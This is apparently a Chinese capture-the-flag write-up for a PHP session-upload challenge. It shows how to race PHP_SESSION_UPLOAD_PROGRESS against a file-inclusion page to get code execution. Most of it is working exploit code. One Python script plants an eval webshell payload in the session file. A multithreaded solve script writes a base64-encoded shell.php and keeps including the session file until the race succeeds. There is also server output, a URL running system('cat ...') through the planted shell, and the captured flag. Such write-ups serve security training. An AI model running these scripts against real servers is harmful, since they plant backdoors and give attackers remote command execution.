

25.8.8文件上传-session


[登录框](#)

[文件包含](#)

[解题脚本](#)


登录框

设置session



index.php有个set_session

或者是去文件包含页面访问一下源码，虽然看不到但是能session_start,够用了



文件包含

```

1  import requests
2  import io
3  url = "http://192.168.1.180:8080/index.php"
4  sessid = "Lxxx"
5
6  def write(session):
7      filebytes = io.BytesIO(b'a' * 1024 * 50)
8      while True:
9          res = session.post(url,
10             data={
11                 'PHP_SESSION_UPLOAD_PROGRESS': "<?php eval($_POST[1]);?>"
12             },
13             cookies={
14                 'PHPSESSID': sessid
15             },
16             files={
17                 'file': ('Lxxx.jpg', filebytes)
18             }
19         )
20
21  if __name__ == "__main__":
22      with requests.session() as session:
23          write(session)

```

```

root@97fd4d2f4602:/var/www/html# cat /tmp/sessions/sess_Lxxx
root@97fd4d2f4602:/var/www/html# cat /tmp/sessions/sess_Lxxx
root@97fd4d2f4602:/var/www/html# tail -f /tmp/sessions/sess_Lxxx
upload_progress_<?php eval($_POST[1]);?>|a:5:{s:10:"start_time";i:1754118614;s:14:"content_length";i:276;s:15:"bytes_processed";i:276;s:4:"done";b:0;s:5:"files";a:1:{i:0;a:7:{s:10:"file_name";s:4:"file";s:4:"name";s:8:"Lxxx.jpg";s:8:"tmp_name";N;s:5:"error";i:0;s:4:"done";b:0;s:10:"start_time";i:1754118614;s:15:"bytes_processed";i:0;}}tail: /tmp/sessions/sess_Lxxx: file truncated
^C
root@97fd4d2f4602:/var/www/html# cat /tmp/sessions/sess_Lxxx
root@97fd4d2f4602:/var/www/html# tail -f /tmp/sessions/sess_Lxxx
^[A^c
root@97fd4d2f4602:/var/www/html#

```

`session_start()` 并维持 session, PHP 会自动清理掉 `PHP_SESSION_UPLOAD_PROGRESS` 开头的变量内容


解题脚本


```
1  import requests
2  import io
3  import threading
4  import time
5
6  url_upload = "http://192.168.1.180:8080/index.php"
7  url_include = "http://192.168.1.180:8080/1.php"
8  sessid = "Lxxx"
9
10 #payload = "<?php file_put_contents('shell.php',base64_decode('PD9waHAgZXZhbCgkX1JFUUVFU1RbImNvZGUiXSsk7Pz4=')); ?>"
11
12 payload = "<?php file_put_contents('shell.php',base64_decode('PD9waHAgcGhwYW5mbygp0z8+')); ?>"
13 session_filename = "/tmp/sessions/sess_" + sessid
14 threads = 10 # 写线程数
15 read_threads = 5 # 读线程数
16
17
18 def upload_worker():
19     s = requests.Session()
20     filebytes = io.BytesIO(b'a' * 1024 * 50)
21
22     while True:
23         try:
24             s.post(
25                 url_upload,
26                 data={"PHP_SESSION_UPLOAD_PROGRESS": payload},
27                 cookies={"PHPSESSID": sessid},
28                 files={"file": ("poc.jpg", filebytes)},
29                 timeout=2
30             )
31         except requests.exceptions.RequestException:
32             continue
33
34
35 def include_worker():
36     while True:
37         try:
38             res = requests.get(
39                 url_include,
40                 params={"file": session_filename},
41                 timeout=1
42             )
43             if "phpinfo" in res.text or "PHP Version" in res.text:
```

```

44         print("[+] Got it!\n")
45         print(res.text)
46         break
47     except requests.exceptions.RequestException:
48         continue
49
50
51 if __name__ == "__main__":
52     # 启动上传线程
53     for _ in range(threads):
54         t = threading.Thread(target=upload_worker)
55         t.daemon = True
56         t.start()
57
58     # 启动读取线程
59     for _ in range(read_threads):
60         t = threading.Thread(target=include_worker)
61         t.daemon = True
62         t.start()
63
64     # 主线程等待用户中断
65     try:
66         while True:
67             time.sleep(1)
68     except KeyboardInterrupt:
69         print("Exiting.")
70

```


[http://38.55.99.195:33178/shell.php?code=system\('cat /F11aagg111164864.txt'\);](http://38.55.99.195:33178/shell.php?code=system('cat /F11aagg111164864.txt');)


 IP地址转数字 - 数字... Twin-Hex Cypher en... ctf.show 密码破解工具 图像处理 软件安装教程 知识点 sql 余哥指路 文件上传 环境 信息搜集 登录_全国大学生创

111SNCTF{7d509e5c-d75f-44e8-81b9-fdda32d7bd87}